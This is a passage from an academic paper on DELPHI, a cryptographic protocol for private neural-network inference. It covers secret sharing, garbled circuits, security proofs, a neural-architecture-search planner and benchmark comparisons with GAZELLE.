Additive secret sharing. Given a finite ring $\mathcal{R}$ and an element $x \in \mathcal{R}$, a 2-of-2 *additive secret sharing* of x is a pair $([x]_1, [x]_2) = (x - r, r) \in \mathcal{R}^2$ (so that $x = [x]_1 + [x]_2$) where r is a random element from the ring. Additive secret sharing is perfectly hiding, i.e., given a share $[x]_1$ or $[x]_2$, the value x is perfectly hidden.

Beaver's multiplicative triples. Beaver's multiplication triples [Bea95] generation procedure is a two-party protocol that securely computes the following function. Sample $a, b \leftarrow \mathcal{R}$ and return $[a]_1, [b]_1, [ab]_1$ to the first party and $[a]_2, [b]_2, [ab]_2$ to the second party. In this work, we will generate Beaver's triples using a linearly homomorphic encryption scheme; we provide further details in Appendix A.

Beaver's multiplication procedure. Let P_1 and P_2 be two parties who hold $[x]_1, [y]_1$ and $[x]_2, [y]_2$ respectively where x, y are some ring elements. Additionally, let us assume that P_1 and P_2 also hold a Beaver's multiplication triple, namely, $([a]_1, [b]_1, [ab]_1)$ and $([a]_2, [b]_2, [ab]_2)$ respectively. Beaver's multiplication procedure is a secure protocol such that at the end of the protocol, parties P_1 and P_2 hold an additive secret sharing of xy. We provide details of this protocol in Appendix A but note here that this protocol can be used to securely evaluate any polynomial.

4 Cryptographic protocols

In DELPHI, we introduce a hybrid cryptographic protocol for cryptographic prediction (see Fig. 4). Our protocol makes two key improvements to protocols proposed in prior work like MiniONN [Liu+17a] and GAZELLE [Juv+18]. First, DELPHI splits the protocol into a preprocessing phase and an online phase such that most of the heavy cryptographic computation is performed in the preprocessing phase. Second, DELPHI introduces two different methods of evaluating non-linear functions that provide the users with trade offs between accuracy and performance. The first method uses garbled circuits to evaluate the ReLU activation function, while the second method uses securely evaluates polynomial approximations of the ReLU. The former provides maximum accuracy but is inefficient, while the latter is computationally cheap but lowers accuracy. (We note that below we describe a protocol for evaluating any polynomial approximation, but in the rest of the paper, we restrict ourselves only to quadratic approximations because these are maximally efficient.)

Notation. Let $\mathcal{R}$ be a finite ring. Let $\mathsf{HE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec}, \mathsf{Eval})$ be a linearly homomorphic encryption over the plaintext space $\mathcal{R}$. The server holds a model $\mathbf{M}$ consisting of ℓ layers $\mathbf{M}_1, \ldots, \mathbf{M}_\ell$. The client holds an input vector $\mathbf{x} \in \mathcal{R}^n$.

We now give the formal definition of a cryptographic prediction protocol. Intuitively, the definition guarantees that after the protocol execution, a semi-honest client (i.e., one that follows the specification of the protocol) only learns the architecture of the neural network and the result of the inference; all other information about the parameters of the server's neural network model are hidden. Similarly, a semi-honest server does not learn any information about the client's input, not even the output of the inference.

Definition 4.1. *A protocol Π between a server having as input model parameters $\mathbf{M} = (\mathbf{M}_1, \ldots, \mathbf{M}_\ell)$ and a client having as input a feature vector $\mathbf{x}$ is a* **cryptographic prediction** *protocol if it satisfies the following guarantees.*

- ***Correctness.*** *On every set of model parameters $\mathbf{M}$ that the server holds and every input vector $\mathbf{x}$ of the client, the output of the client at the end of the protocol is the correct prediction $\mathbf{M}(\mathbf{x})$.*
- ***Security:***
  - ***Corrupted client.*** *We require that a corrupted, semi-honest client does not learn anything about the server's network parameters $\mathbf{M}$. Formally, we require the existence of an efficient simulator Sim_C such that $\mathsf{View}_C^\Pi \approx_c \mathsf{Sim}_C(\mathbf{x}, \mathsf{out})$, where View_C^Π denotes the view of the client in the execution of Π (the view includes the client's input, randomness, and the transcript of the protocol), and out denotes the output of the inference.*
  - ***Corrupted server.*** *We require that a corrupted, semi-honest server does not learn anything about the private input $\mathbf{x}$ of the client. Formally, we require the existence of an efficient simulator Sim_S such that $\mathsf{View}_S^\Pi \approx_c \mathsf{Sim}_S(\mathbf{M})$, where View_S^Π denotes the view of the server in the execution of Π.*

[1] L maps (m_1, m_2) to $am_1 + m_2$ for some $a \in \mathcal{R}$.




Figure 3: DELPHI's preprocessing phase.




Figure 4: DELPHI's online phase.

The DELPHI protocol proceeds in two phases: the *preprocessing* phase and the *online* phase, and we give the details of both these phases in the subsequent sections.

4.1 Preprocessing phase

During preprocessing, the client and the server pre-compute data that can be used during the online execution. This phase can be executed independent of the input values, i.e., DELPHI can run this phase before either party's input is known.

1. The client runs HE.KeyGen to obtain a public key pk and a secret key sk.
2. For every $i \in [\ell]$, the client and the server choose random masking vectors $\mathbf{r}_i, \mathbf{s}_i \leftarrow \mathcal{R}^n$ respectively.
3. The client sends $\mathsf{HE.Enc}(\mathsf{pk}, \mathbf{r}_i)$ to the server. The server computes $\mathsf{HE.Enc}(\mathsf{pk}, \mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i)$ using the HE.Eval procedure and sends this ciphertext to the client.
4. The client decrypts the above ciphertexts and to obtain $(\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i)$ for each layer. The server holds $\mathbf{s}_i$ for each layer and thus, the client and the server hold an additive secret sharing of $\mathbf{M}_i \mathbf{r}_i$.
5. This step depends on the activation type:
   (a) *ReLU:* The server constructs $\widetilde{C}$ by garbling the circuit C described in Fig. 5. It sends $\widetilde{C}$ to the client and simultaneously, the server and the client exchange labels for the input wires corresponding to $\mathbf{r}_{i+1}$ and $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$ via an Oblivious Transfer (OT).
   (b) *Polynomial approximaitons:* The client and the server run the Beaver's triples generation protocol to generate a number of Beaver's multiplication triples.[2]

[2] The exact number of triples generated depends on the number of layers that have to be approximated using a polynomial.

4.2 Online

The online phase is divided into a two stages: the *setup* and the *layer evaluation*.

4.2.1 Setup

The client on input $\mathbf{x}$, sends $\mathbf{x} - \mathbf{r}_1$ to the server. The server and the client now hold an additive secret sharing of $\mathbf{x}$.

4.2.2 Layer evaluation

At the beginning of the i-th layer, the client holds $\mathbf{r}_i$ and the server holds $\mathbf{x}_i - \mathbf{r}_i$ where $\mathbf{x}_i$ is the vector obtained by evaluating the first $(i-1)$ layers of the neural network on input $\mathbf{x}$ (with $\mathbf{x}_1$ set to $\mathbf{x}$). This invariant will be maintained for each layer. We now describe the protocol for evaluating the i-th layer, which consists of linear functions and activation functions.

Linear layer. The server computes $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$, which ensures that the client and the server an additive secret sharing of $\mathbf{M}_i \mathbf{x}_i$.

Non-linear layer. After the linear functions, the server holds $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$ and the client holds $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$. There are two ways of evaluating non-linear layers: garbled circuits for ReLU, or Beaver's multiplication for polynomial approximation:

- **Garbled circuits**
  1. The server sends the garbled labels corresponding to $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$ to the client.
  2. The client evaluates the garbled circuit $\widetilde{C}$ using the above labels as well as the labels obtained via OT (in the offline phase) to obtain a one-time pad ciphertext $\mathrm{OTP}(\mathbf{x}_{i+1} - \mathbf{r}_{i+1})$. It then sends this output to the server.

3. The server uses the one time pad key to obtain $\mathbf{x}_{i+1} - \mathbf{r}_{i+1}$.

- **Polynomial approximation**
  1. The client and the server run the Beaver's multiplication procedure to evaluate the polynomial approximating this layer. At the end of the procedure, the client holds $[\mathbf{x}_{i+1}]_1$ and the server holds $[\mathbf{x}_{i+1}]_2$.
  2. The client computes $[x_{i+1}]_1 - \mathbf{r}_{i+1}$ and sends them to the server. The server adds $[\mathbf{x}_{i+1}]_2$ to this value to obtain $\mathbf{x}_{i+1} - \mathbf{r}_{i+1}$.

Output layer. The server sends $\mathbf{x}_\ell - \mathbf{r}_\ell$ to the client who adds this with $\mathbf{r}_\ell$ to learn $\mathbf{x}_\ell$.

Hardwired: A random one time pad key.
Input: $\mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i$, $\mathbf{r}_{i+1}$, $\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i$.
1. Compute $\mathbf{M}_i \cdot \mathbf{x}_i = \mathbf{M}_i(\mathbf{x}_i - \mathbf{r}_i) + \mathbf{s}_i + (\mathbf{M}_i \cdot \mathbf{r}_i - \mathbf{s}_i)$.
2. Compute $\mathrm{ReLU}(\mathbf{M}_i \cdot \mathbf{x}_i)$ to obtain $\mathbf{x}_{i+1}$.
3. Compute $\mathbf{x}_{i+1} - \mathbf{r}_{i+1}$ and output $\mathrm{OTP}(\mathbf{x}_{i+1} - \mathbf{r}_{i+1})$.

Figure 5: A circuit that computes ReLU.

Remark 4.2 (fixed-point arithmetic in finite fields)**.** The discussion so far assumes arithmetic over a finite ring. However, popular implementations of neural network inference perform arithmetic over floating-point numbers. We work around this by using fixed-point representations of floating-point numbers, and embedding this fixed-point arithmetic in our ring arithmetic.

Concretely, our implementation works over the 32-bit prime finite field defined by the prime 2138816513, and uses a 15-bit fixed-point representation. This choice of parameters enables a single multiplication of two fixed-point numbers before the result overflows capacity of the prime field. To prevent values from growing exponentially with the number of multiplications (and thus overflowing), we use a trick from [Moh+17] that allows us to simply truncate the extra LSBs of fixed-point values. This trick works even when the result is secret-shared, albeit at the cost of a 1-bit error.

Similarly to Slalom [Tra+19], our choice of prime field also enables us to losslessly embed our field arithmetic in 64-bit floating point arithmetic. In more detail, 64-bit floating point numbers can represent all integers in the range $2^{-53}, \ldots, 2^{53}$. Because the online phase of our protocol for linear layers requires multiplication of a fixed-point matrix by a secret shared vector, the result is a ~ 45-bit integer, and hence can be represented with full precision in a 64-bit floating point number. This enables our implementation to use state-of-the-art CPU and GPU libraries for linear algebra.

4.3 Security

Theorem 4.3. *Assuming the existence of garbled circuits, linearly homomorphic encryption and secure protocols for Beaver's triples generation and multiplication procedure, the protocol described above is a cryptographic prediction protocol (see Definition 4.1).*

Proof. Below we describe simulators first for the case where the client is corrupted, and then for the case where the server is corrupted. We provide a hybrid argument that relies on these simulators in Appendix B.

4.3.1 Client is corrupted

The simulator Sim, when provided with the client's input $\mathbf{x}$, proceeds as follows:

1. Sim chooses an uniform random tape for the client.
2. In the **offline phase**:
   (a) Sim receives the public key and the ciphertext $\mathsf{HE.Enc}(\mathsf{pk}, \mathbf{r}_i)$ from the client. In return, it sends $\mathsf{HE.Enc}(\mathsf{pk}, -\mathbf{s}'_i)$ for a randomly chosen $\mathbf{s}'_i$ from $\mathcal{R}^n$.
   (b) Sim uses the simulator for garbled circuits $\mathsf{Sim}_{\mathsf{GS}}$ and runs it on $1^\lambda, 1^{|C|}$ and sets the output of the circuit to be a random value. $\mathsf{Sim}_{\mathsf{GS}}$ outputs $\widetilde{C}, \{\mathsf{label}_i\}$. For the i-th OT execution, Sim gives the label_i in both slots as input. It sends $\widetilde{C}$ to the client.
   (c) For the secure protocol to generate the Beaver's triples, Sim runs the corresponding simulator for this procedure.
3. **Online phase.** In the preamble phase, Sim receives $\mathbf{x} - \mathbf{r}_1$. It sends $\mathbf{x}$ to the ideal functionality (a semi-honest client uses the same $\mathbf{x}$ as its input) and receives the output $\mathbf{y}$. Sim performs the layer evaluation as follows:
   (a) **Garbled circuits layer.** Sim sends the simulated labels.
   (b) **Polynomial approximation layer.** Sim uses the simulator for the Beaver's multiplication procedure to evaluate the polynomial.
4. **Output layer.** Sim sends $\mathbf{y} - \mathbf{r}_\ell$ to the client.

In Appendix B, we show that the simulated distribution is computationally indistinguishable to the real world distribution using the security of the underlying cryptographic building blocks.

4.3.2 Server is corrupted

The simulator Sim, when provided with the server's input $\mathbf{M}_1, \ldots, \mathbf{M}_{\ell-1}$, proceeds as follows.

1. Sim chooses an uniform random tape for the server.
2. In the **offline phase**:
   (a) Sim chooses a public key pk for a linearly homomorphic encryption scheme. It then sends $\mathsf{HE.Enc}(\mathsf{pk}, \mathbf{0})$ to the server. In return, it receives the homomorphically evaluated ciphertext from the server.
   (b) For every oblivious transfer execution where Sim acts as the receiver, it uses junk input, say 0 as the receiver's choice bit. It receives $\widetilde{C}$ from the server.

(c) For the secure protocol for generating the Beaver's triples, Sim runs the corresponding simulator for this procedure.

3. **Online phase.** In the preamble phase, Sim sends $\mathbf{r}_1$ for an uniformly chosen $\mathbf{r}_1$. Sim performs the layer evaluation step as follows:
   (a) **Garbled circuits layer.** Sim sends a random value back to the server.
   (b) **Polynomial approximation layer.** Sim uses the simulator for the Beaver's multiplication procedure to evaluate the polynomial. At the last round of this step, it sends a random value back to the server.

In Appendix B, we show that the simulated distribution is indistinguishable from the real world distribution using the security of the underlying cryptographic primitives.

5 Planner

DELPHI's planner takes the service provider's neural network model (as well as other constraints) and produces a new neural network architecture that meets the accuracy and efficiency goals of the service provider. At the heart of this planner is an algorithm for neural architecture search (NAS) that enables the service provider to automatically find such network architectures. Below we give a high level overview of this key component and describe how our planner uses it.

Background: neural architecture search. Recently, machine learning research has seen rapid advancement in the area of *neural architecture search* (NAS) [Els+19; Wis+19]. The goal of NAS is to *automatically* discover neural network architectures that best satisfy a set of user-specified constraints. Most NAS algorithms do so by (partially) training a number of different neural networks, evaluating their accuracy, and picking the best-performing ones.

Overview of our planner. DELPHI's planner, when given as input the baseline all-ReLU neural network, operates in two modes. When retraining is either not possible or undesirable (for example if the training data is unavailable or if the provider cannot afford the extra computation required for NAS), the planner operates in the first mode and simply outputs the baseline network. If retraining (and hence NAS) is feasible, then the planner takes as additional inputs the training data, and a constraint on the *minimum* acceptable prediction accuracy t, and then uses NAS to discover a network configuration that maximizes the number of quadratic approximations while still achieving accuracy greater than t. Our planner then further optimizes the hyperparameters of this configuration. In more detail, in this second mode, our planner uses NAS to optimize the following properties of a candidate network configuration given t: (a) the number of quadratic approximations, (b) the placement of these approximations (that is, the layers where ReLUs are replaced with approximations), and (c) training hyperparameters like learning rate and momentum.

The foregoing is a brief description that omits many details. Below, we describe how we solved the challenges that required solving to adapt NAS to this setting (Section 5.1), our concrete choice of NAS algorithm (Section 5.2), and detailed pseudocode for the final algorithm (Fig. 6).

5.1 Adapting NAS for DELPHI's planner

Challenge 1: Training candidate networks. Prior work [Moh+17; Gil+16; Gho+17; Cho+18] and our own experiments indicate that networks that use quadratic approximations are challenging to train and deploy: the quadratic activations cause the underlying gradient descent algorithm to diverge, resulting in poor accuracy. Intuitively, we believe that this behavior is caused by these functions' large and alternating gradients.

To solve this issue, we used the following techniques:

- *Gradient and activation clipping:* During training, we modify our optimizer to use *gradient value clipping*, which helps prevent gradients from exploding [Ben+94]. In particular, we clip the values of all gradients to be less than 2. We furthermore modify our networks to use the ReLU6 activation function [Kri10] that ensures that post-activation values have magnitude at most 6. This keeps errors from compounding during both inference and training.
- *Gradual activation exchange:* Our experiments determined that despite clipping, the gradients were still exploding quickly, especially in deeper networks that contained a higher fraction of approximations. To overcome this, we made use of the following insight: intuitively, ReLU6 and (clipped) quadratic approximations to ReLU should share relatively similar gradients, and so it should be possible to use ReLU6 to initially guide the descent towards a stable region where gradients are smaller, and then to use the approximation's gradients to make fine-grained adjustments within this region.

  We take advantage of this insight by modifying the training process to gradually transform an already-trained all-ReLU6 network into a network with the required number and placement of quadratic approximations. In more detail, our training process expresses each activation as a weighted average of quadratic and ReLU6 activations, i.e., $\mathsf{act}(x) := w_q \cdot \mathsf{quad}(x) + w_r \mathsf{ReLU}(x)$ such that $w_q + w_r = 1$. In the beginning, $w_q = 0$ and $w_r = 1$. Our training algorithm then gradually increases w_q and reduces w_r, so that eventually $w_q = 1$ and $w_r = 0$.

  This technique also improves running times for the NAS as it no longer has to train each candidate network configuration from scratch.

Challenge 2: Efficiently optimizing configurations. Recall from above that our planner aims to optimize the number of quadratic approximations, their placement in the network, and the training hyperparameters. Attempting to optimize all of these variables within a single NAS execution results in a large search space, and finding efficient networks in this

search space takes a correspondingly long time.

To solve this problem, we divided up the monolithic NAS execution into independent runs that are responsible for optimizing different variables. For instance, for an architecture with n non-linear layers, for relevant choices of $m < n$, we first perform NAS to find high-scoring architectures that have m approximation layers, and then perform NAS again to optimize training hyperparameters for these architectures. At the end of this process, our planner outputs a variety of networks with different performance-accuracy trade-offs.

Challenge 3: Prioritizing efficient configurations. Our planner's goal is to choose configurations containing the largest number of approximations in order to maximize efficiency. However, network configurations with large numbers of approximations take longer to train and may be slightly less accurate than networks with fewer approximations. Since the traditional NAS literature focuses on simply maximizing efficiency, using NAS in this default setting results in selecting slower networks over more efficient networks that are just slightly less accurate than the slower ones. To overcome this, we changed the way the NAS assigns "scores" to candidate networks by designing a new scoring function $\mathsf{score}(\cdot)$ which balances prioritizing accuracy and performance. Our experiments from Section 7 indicate that this function enables us to select networks that are both efficient and accurate.

$$\mathsf{score}(N) := \mathrm{acc}(N)\left(1 + \frac{\#\text{quad. activations}}{\#\text{total activations}}\right).$$

5.2 Choosing a NAS algorithm

The discussion so far has been agnostic to the choice of NAS algorithm. In our implementation, we decided to use the popular *population-based training* algorithm [Jad+17] because it was straightforward to customize it for our use case, and because it enjoys a number of optimized implementations (like the one in [Lia+18]).

Population-based training (PBT) [Jad+17] maintains a *population* of candidate neural networks that it trains over a series of time steps. At the end of each time step, it measures the performance of each candidate network via a user-specified scoring function, and replaces the worst-performing candidates with mutated versions of the best-performing ones (the mutation function is specified by the user). At the end of the optimization process, PBT outputs the best-performing candidate network architectures it has found (along with the hyperparameters for training them).

6 System implementation

DELPHI's cryptographic protocols are implemented in Rust and C++. We use the SEAL homomorphic encryption library [Sea] to implement HE, and rely on the `fancy-garbling` library[3] for garbled circuits. To ensure an efficient preprocessing phase, we reimplemented GAZELLE's efficient algorithms for linear layers in SEAL; this may be of independent interest. DELPHI's planner is implemented in Python and uses the scalable PBT [Jad+17] implementation in `Tune` [Lia+18].

$\mathsf{Planner}\left(\begin{array}{ll}\text{all-ReLU6 neural network} & N\\ \text{training data} & D\\ \text{accuracy threshold} & t\end{array}\right)$

1. Let the number of non-linear layers in N be n.
2. Initialize set of output networks $\mathcal{F}$.
3. For i in $\{n/2,\ldots,n\}$:
   (a) Compute the set of best performing models with i quadratic approximation layers: $\mathcal{S}_i \leftarrow \mathsf{PBT}(N, D, \mathsf{score}(\cdot))$.
   (b) Optimize hyperparameters for these models: $\mathcal{S}_i' \leftarrow \mathsf{PBT}(\mathcal{S}_i, D, \mathsf{score}(\cdot))$.
   (c) If for any $N_j \in \mathcal{S}_i'$ the accuracy of N_j is less than t, discard N_j.
   (d) Define N_i to be the network with the maximum score among the remaining networks.
   (e) Set $\mathcal{F} := \mathcal{F} \cup \{N_i\}$.
4. Output $\mathcal{F}$.

Figure 6: Pseudocode for DELPHI's planner.

Remark 6.1 (reimplementing GAZELLE's algorithms)**.** Riazi et al. [Ria+19] note that GAZELLE's implementation does not provide circuit privacy for HE, which can result in leakage of information about linear layers. To remedy this, they recommend using larger parameters that ensure circuit privacy. (The caveat is that these parameters result in worse performance than using GAZELLE's highly optimized parameters.) Because DELPHI uses GAZELLE's algorithms in our preprocessing phase, we attempted to modify GAZELLE's implementation[4] to use the circuit-private parameters. However, this proved to be difficult, and so we decided to reimplement these algorithms in SEAL, which *does* support these parameters.

7 Evaluation

We divide our evaluation into three sections that answer the following questions.

- Section 7.2: How efficient are DELPHI's building blocks?
- Section 7.3: Does DELPHI's planner provide a good balance between efficiency and accuracy for realistic neural networks, such as ResNet-32?
- Section 7.4: What is the latency and communication cost of using DELPHI for serving predictions with such neural networks?

7.1 Evaluation setup

All cryptographic experiments were carried out on AWS `c5.2xlarge` instances possessing an Intel Xeon 8000 series machine CPU at 3.0 GHz with 16 GB of RAM. The client and server were executed on two such instances located in the `us-west-1` (Northern California) and `us-west-2` (Oregon)

[3] https://github.com/GaloisInc/fancy-garbling/

[4] https://github.com/chiraag/gazelle_mpc

regions respectively. The client and server executions used 4 threads each. Machine learning experiments were carried out on various machines with NVIDIA Tesla V100 GPUs. Our machine learning and cryptographic protocol experiments rely on the following datasets and architectures:

1. *CIFAR-10* is a standardized dataset consisting of (32×32) RGB images separated into 10 classes. The training set contains $50,000$ images, while the test set has $10,000$ images. Our experiments use the 7-layer CNN architecture specified in MiniONN [Liu+17a]. Doing so allows us to compare our protocol with prior work.
2. *CIFAR-100* contains the same number of training and test images as CIFAR-10, but divides them up into 100 classes instead of 10. This increased complexity requires a deeper network with more parameters, and so our experiments use the popular ResNet-32 architecture introduced in [He+16]. We note that no prior work on secure inference attempts to evaluate their protocols on difficult datasets like CIFAR-100 or on deep network architectures like ResNet-32.

Whenever we compare DELPHI with GAZELLE, we estimate the cost of GAZELLE's protocols by summing the costs of our re-implementation of the relevant subprotocols for linear and non-linear layers. We do this as there is no end-to-end implementation of GAZELLE's protocol; only the individual subprotocols are implemented.

7.2 Microbenchmarks

We provide microbenchmarks of DELPHI's performance on linear and non-linear layers, comparing both with GAZELLE.

7.2.1 Linear operations

Below we focus on the performance of convolution operations because these comprise the majority of the cost of neural networks' linear operations. The complexity of a convolution is determined by the dimensions of the input and the size and number of convolution kernels, as well as the padding and stride (the latter parameter decides how often the kernel is applied to the input). In Table 1, we evaluate the cost of convolutions used in ResNet-32. The key takeaway is that our online time is over $80\times$ smaller than GAZELLE's, and our online communication is over $150\times$ lower. On the other hand, our preprocessing time and communication are higher than GAZELLE's, but are at most equal to GAZELLE's online time and communication.

Optimized GPU operations. As explained in Remark 4.2, DELPHI's choice of prime field enables DELPHI to use standard GPU libraries for evaluating convolutional layers in the online phase. However, doing so requires copying the layer weights and input into GPU memory, and copying the output back into CPU memory for *every linear layer*. This copying can have substantial overhead. To amortize it, one can batch convolutions over different inputs together. In Table 2, we report the cost of doing so for a batch sizes of 1, 5, and 10. The key takeaway is that, for single convolutions these costs are over 50–$100\times$ lower than the equivalent ones in Table 1, and for batched convolutions, the cost seems to scale sub-linearly with the batch size.

7.2.2 ReLU and quadratic activations

Recall that our protocol for evaluating ReLU activations uses garbled circuits. Our circuit for ReLU follows the design laid out in [Juv+18] with minor additional optimizations. To evaluate quadratic activations, our protocol uses Beaver's multiplication procedure [Bea95], which requires sending one field element from the server to the client and vice versa, and then requires some cheap local field operations from each party. The communication and computation costs for both activations are presented in Table 3.

7.3 DELPHI's planner

To demonstrate the effectiveness of our planner we need to show that (a) quadratic activations are an effective replacement for ReLU activations, and that (b) the networks found by the planner offer better performance than all-ReLU networks. In our experiments below, we use 80% of the training data to train networks in the planner, and the remaining 20% as a validation set. The planner scores candidate networks based on their validation accuracy, but the final reported accuracy is the test set accuracy.

Quadratic activations are effective. We need to show that not only do networks output by our planner achieve good accuracy, but also that the quadratic activations are not redundant. That is, we need to show that the network is not learning to "ignore" quadratic activations. This is a concern because prior work [Mol+17; Liu+18] has shown that modern neural network architectures can be "pruned" to remove extraneous parameters and activations while still maintaining almost the same accuracy.

We show this point by running our planner in two modes. In the first mode, our planner was configured to find performant networks that used quadratic activations, while in the second mode it was configured to find networks that used the identity function instead of quadratic activations, with the intuition that if the quadratic activations were ineffective, then networks that used the identity function instead would perform just as well. The results of these runs for varying number of non-ReLU layers are displayed in Fig. 7 (for CIFAR-10) and in Fig. 8 (for CIFAR-100). Together, these results indicate that the networks output by our planner achieve performance that is comparable to that of the all-ReLU baselines. Furthermore, as the number of non-ReLU layers increase, the best-performing networks that use the identity activation function have much worse accuracy than the equivalent networks that use quadratic activations.

Planned networks perform better. To evaluate the ability of our planner to find networks that offer good performance, we run the planner to produce networks with a varying number (say k) of quadratic layers. We then compare the number of ReLU activations in these networks to that in all-ReLU networks (like those supported by GAZELLE). Fig. 9 illustrates

conv. parameters			system	time (ms)		comm. (MB)	
input $C \times H \times W$	kernel $N \times K \times K$	stride & padding		preproc.	online	preproc.	online
$16 \times 32 \times 32$	$16 \times 3 \times 3$	(1, 1)	**DELPHI**	1236	**15.9**	10.48	**0.065**
			GAZELLE	—	1236	—	10.48
$32 \times 16 \times 16$	$32 \times 3 \times 3$	(1, 1)	**DELPHI**	1262.5	**15.64**	5.24	**0.020**
			GAZELLE	—	1262.5	—	5.24
$64 \times 8 \times 8$	$64 \times 3 \times 3$	(1, 1)	**DELPHI**	2662	**15.6**	5.24	**0.036**
			GAZELLE	—	2662	—	5.24

Table 1: Running time and communication cost of ResNet-32 convolutions in DELPHI.




Figure 7: CIFAR-10 accuracy of 7-layer MiniONN networks found by our planner.




Figure 8: CIFAR-100 accuracy of ResNet32 networks found by our planner.




Figure 9: Number of ReLU activations in ResNet32 networks found by our planner.

conv. parameters			time (ms)		
input $C \times H \times W$	kernel $N \times K \times K$	stride & padding	$b = 1$	$b = 5$	$b = 10$
$16 \times 32 \times 32$	$16 \times 3 \times 3$	(1, 1)	0.34	1.07	2.75
$32 \times 16 \times 16$	$32 \times 3 \times 3$	(1, 1)	0.24	0.61	1.10
$64 \times 8 \times 8$	$64 \times 3 \times 3$	(1, 1)	0.24	0.37	0.616

Table 2: Running time and communication cost of ResNet-32 convolutions in DELPHI when run on the GPU across different batch sizes b.

activation function	time (µs)		comm. (kB)	
	preproc.	online	preproc.	online
Quad	6	0.03	0.152	0.008
ReLU	154.9	85.3	17.5	2.048

Table 3: Amortized running time and communication cost of individual ReLU and quadratic activations in DELPHI.




Figure 10: Total execution time on the best planned network (DELPHI) and the all-ReLU baseline (GAZELLE).

this comparison for ResNet32 on CIFAR-100. We observe that the networks found by our planner consistently have fewer activations than the all-ReLU baseline.

7.4 DELPHI's cryptographic protocols

We demonstrate the effectiveness of DELPHI's cryptographic protocol by showing that DELPHI's preprocessing phase and online phase offer significant savings in latency and communication cost over prior work (GAZELLE). Figs. 10 and 11 summarizes this improvement for networks found by our planner; we provide a detailed evaluation next.

Preprocessing phase. Figs. 12a and 13a compare the time required to execute the preprocessing phases of DELPHI and GAZELLE on ResNet32 on CIFAR-100 and the MiniONN architecture on CIFAR-10, respectively. In both cases,

